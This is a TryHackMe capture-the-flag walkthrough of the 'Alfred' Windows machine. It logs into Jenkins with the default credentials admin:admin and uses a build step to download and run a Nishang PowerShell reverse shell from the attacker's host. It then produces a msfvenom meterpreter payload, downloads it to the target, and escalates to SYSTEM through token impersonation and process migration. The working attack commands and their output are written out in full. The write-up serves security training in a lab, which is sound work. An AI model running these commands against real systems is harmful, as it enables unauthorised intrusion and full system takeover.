
This is the walkthrough of alfred machine on tryhackme :

we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

So lets deploy this machine and start initial enumeration using nmap :


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -T4 -Pn 10.10.39.122
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-01 12:24 EDT
Nmap scan report for 10.10.39.122
Host is up (0.17s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 7.5
3389/tcp open  tcpwrapped
8080/tcp open  http         Jetty 9.4.z-SNAPSHOT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.09 seconds
```

so as we can see 3 ports are open so we start with the port 80 that is a microsoft iis webserver :




there is a simple website running on this port.

Now lets look at the other webserver running on port 8080:





so there is a login page here .

Whenever you see login pages always look for default credentials online or try some default credentials .

Like **admin:admin** in this case it worked and we got logged in and it is a **weak password vulnerability** or **default credentials vulnerability.**


**What is Jenkins ?**

**Jenkins is an open source continuous integration/continuous delivery and deployment (CI/CD) automation software Dev Ops tool written in the Java programming language. It is used to implement CI/CD workflows, called pipelines.**





So as you can see we have logged in successfully now in jenkins there is a feature that allows us to execute windows batch commands we will use that feature to upload a powershell script from our local web server and then that script will give us a reverse connection .

So first lets open the project :




then open configure tab :



then there is a build tab  where we can enter our script :


then click apply ,

here we are uploading a powershell script that is “Invoke-PowerShellTcp.ps1” from our local web server on port 80 .

this script will give us a reverse shell back to our machine ,

you can download this script from here :

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1


and then the command tells this script to make a connection back to us on a arbitrary port of our choice :

command we entered here:

*powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port*

now set up a listener via netcat :

now we will click on “build now” in jenkins ,




and we will get our reverse shell back to us :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7070
listening on [any] 7070 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.216.171] 49194
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\project>
```

user flag :

```
    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----        10/25/2019  11:22 PM         32 user.txt


PS C:\Users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\Users\bruce\Desktop>
```

so , now we will stabilize or try to get a better shell I.e meterpreter shell :

first we will generate a payload using msfvenom ,

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.17.47.112 LPORT=9999 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

now we will upload “shell.exe” to target machine , before that copy your shell.exe to /*var*/www/html directory and start your apache server .

Then run this command on target machine :

```
    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----        10/25/2019  11:22 PM         32 user.txt


PS C:\Users\bruce\Desktop> powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.17.47.112:80/shell.exe','shell.exe')"
PS C:\Users\bruce\Desktop> ls


    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----          4/3/2022  10:06 AM      73802 shell.exe
-a----        10/25/2019  11:22 PM         32 user.txt
```

as you can see shell has been successfully uploaded to target machine .

Now before executing the **shell.exe** let’s setup our listener for meterpreter shell in metasploit :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

then set options for listener and run it :

```
msf6 exploit(multi/handler) > set LHOST 10.17.47.112
LHOST ⇒ 10.17.47.112
msf6 exploit(multi/handler) > set LPORT 9999
LPORT ⇒ 9999
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.47.112:9999
```

now we will execute our **shell.exe** on target machine :

```
PS C:\Users\bruce\Desktop> Start-Process shell.exe
PS C:\Users\bruce\Desktop>
```

check your listener it would have got a meterpreter session :

```
[*] Started reverse TCP handler on 10.17.47.112:9999
[*] Sending stage (175174 bytes) to 10.10.216.171
[*] Meterpreter session 1 opened (10.17.47.112:9999 → 10.10.216.171:49237 ) at 2022-04-03 05:12:53 -0400

meterpreter >
```

so now the final step is to escalate our privileges to administrator .

So here we will perform token impersonation to increase our privileges so first :


run **whoami /priv** command in powershell to see what privileges does current user have and there you will see an interesting permission available to use I.e

```
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
```


“SeImpersonatePrivilege” is enabled that let us impersonate a client after primary authentication .

Now we will use high privileged token to impersonate our current user and get admin level privileges .

So first let’s list all the tokens available to us :




there is an administrator token available that we can use to impersonate us:




we have impersonated us succesfully and got access as NT AUTHORITY\ SYSTEM.

We still do not have permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do).

So we have to migrate with a process with correct permissions :

now first list all the processes running to see a process with correct permissions and not down its PID I.e process ID :

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 396   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 524   516   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 572   564   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 580   516   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 608   564   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 668   580   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 676   580   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
```

668 that is services.exe seems suitable to us as it has NT AUTHORITY\ SYSTEM as user .

Now lets migrate with it :

```
meterpreter > migrate 668
[*] Migrating from 1796 to 668...
[*] Migration completed successfully.
```

now we have migrated successfully and boom we have now admin level privileges.

Root Flag :

```
meterpreter > cat root.txt
◆◆dff0f748678f280250f25a45b8046b4a
meterpreter >
```